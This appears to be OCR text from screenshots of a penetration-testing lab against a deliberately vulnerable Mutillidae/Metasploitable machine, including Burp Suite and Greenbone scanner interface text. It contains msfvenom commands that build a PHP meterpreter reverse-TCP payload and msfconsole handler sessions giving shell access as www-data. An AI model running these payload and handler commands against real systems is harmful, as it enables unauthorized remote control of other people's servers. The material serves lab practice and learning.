


192.168.0.107/mutillidae/index.php?page=add-to-your-blog.php
OffSec
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
Mutillidae: Born to be Hacked
Version: 2.1.19
Security Level: 0 (Hosed)
Hints: Disabled (0 - I try harder)
Not Logged In
Home
Login/Register
Toggle Hints
Toggle Security
Reset DB
View Log
View Captured Data
Core Controls
OWASP Top 10
Others
Documentation
Resources
Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons
@webpwnized
Welcome To The Blog
Back
Add New Blog Entry
View Blogs
192.168.0.107
1
OK
wed in blog entries
Save Blog Entry
Error: Failure is always an option and this situation proves it
Line


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2025.7.4 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Intercept HTTP history WebSockets history Match and replace Proxy settings
Filter settings: Hiding CSS, image and general binary content
Request
Response
Inspector
Request attributes
Request query parameters
Request body parameters
Request cookies
Request headers
Response headers
Mutillidae Channel

```
msf exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Sending stage (40004 bytes) to 192.168.0.107
[*] Meterpreter session 2 opened (192.168.0.104:4444 -> 192.168.0.107:39743) at 2025-09-04 04:35:13 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 5751 created.
Channel 0 created.
whoami
www-data
unamw -a
/bin/sh: line 2: unamw: command not found
run post/linux/gather/enum_configs
/bin/sh: line 3: run: command not found
ps
  PID TTY          TIME CMD
 5300 ?        00:00:00 apache2
 5301 ?        00:00:00 apache2
 5303 ?        00:00:00 apache2
 5304 ?        00:00:00 apache2
 5305 ?        00:00:00 apache2
 5440 ?        00:00:00 apache2
 5444 ?        00:00:00 apache2
 5626 ?        00:00:00 apache2
 5749 ?        00:00:00 php
 5751 ?        00:00:00 sh
 5756 ?        00:00:00 ps
back
/bin/sh: line 5: back: command not found
```


```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.0.104 LPORT=4444 -f raw > shell2.php
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1114 bytes


┌──(kali㉿kali)-[~]
└─$ msfconsole -q -x "use exploit/multi/handler; set payload php/meterpreter/reverse_tcp; set LHOST 192.168.0.104; set LPORT 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload => php/meterpreter/reverse_tcp
LHOST => 192.168.0.104
LPORT => 4444
[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Sending stage (40004 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.104:4444 -> 192.168.0.107:54424) at 2025-09-04 09:58:41 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole -q -x "use exploit/multi/handler; set payload php/meterpreter/reverse_tcp; set LHOST 192.168.0.104; set LPORT 4444; exploit"
[*] Using configured payload generic/shell_reverse_tcp
payload ⇒ php/meterpreter/reverse_tcp
LHOST ⇒ 192.168.0.104
LPORT ⇒ 4444
[*] Started reverse TCP handler on 192.168.0.104:4444
[*] Sending stage (40004 bytes) to 192.168.0.107
[*] Meterpreter session 1 opened (192.168.0.104:4444 → 192.168.0.107:54424) at 2025-09-04 09:58:41 -0400

meterpreter > sysinfo
Computer    : metasploitable
OS          : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Meterpreter : php/linux
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter >
[*] 192.168.0.107 - Meterpreter session 1 closed.  Reason: Died
```


Greenbone
Asia/Calcutta
14:45
admin
Dashboards
Scans
Tasks
Reports
Results
Vulnerabilities
Notes
Overrides
Assets
Resilience
Security Information
Configuration
Administration
Help
Reports 1 of 5
Reports by Severity Class (Total: 1)
High
1
Reports with High Results
Max High
Max High per Host
Max High
Max High per Host
Thu 21
Fri 22
Sat 23
Time
Reports by CVSS (Total: 1)
# of Reports
N/A Log 0.1 1 2 3 4 5 6 7 8 9 10
Severity
1 - 1 of 1
Date
Status
Task
Severity
High
Medium
Low
Log
False Pos.
Actions
Fri, Aug 22, 2025 3:17 PM
Done
vapt lab scan
10.0 (High)
22
40
6
89
0
Apply to page contents
Delete page conten
(Applied filter: apply_overrides=0 min_qod=70 first=1 rows=10 sort=name task_id=3aede25c-36c8-4e14-afb6-43111c6a36ed)
1 - 1 of 1